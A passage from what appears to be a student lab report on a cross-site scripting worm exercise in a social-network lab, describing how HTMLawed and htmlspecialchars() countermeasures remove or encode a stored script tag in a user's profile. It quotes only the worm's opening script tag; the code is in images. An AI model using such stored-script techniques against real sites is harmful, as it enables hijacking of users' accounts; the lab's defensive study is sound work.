
Log in Alice’s account.



We can see that without changing anything, Alice’s profile shows all the JS codes in the body except the script header. It starts with window.onload function.


2. Uncomment






Restart the server:

sudo service apache2 restart




Easily we can notice that the layout has some changes but there are no changes for marks like “<”or”>”. It should be noted that once we turn on the first countermeasure the line <script id="worm" type="text/javascript"> has been removed. The reason why layout changes is that the wrap character has been replaced. To verify whether “<” and “>” can be replaced and save, we edit Alice’s profile and add the line:



We have known that only with the countermeasure 1, this line will disappear.

However, after saving and refreshing the page, we see the result as following:



We see that the line we added is shown successfully. Thus, we can draw the conclusion:

The HTMLawed countermeasure will simply delete the potential tags to prevent attacks. That is why after active HTMLawed the first line of script disappears. It can succeed only because the tag is found by the browser, and the browser delete it.

For the htmlspecialchars() countermeasure, it changes outputs to the browser from dangerous characters to safer characters. This encoding process allows us put whatever in all areas and the browser will not think the encoded characters dangerous. After changing the meaning of those characters, the JS code will not be executed as well.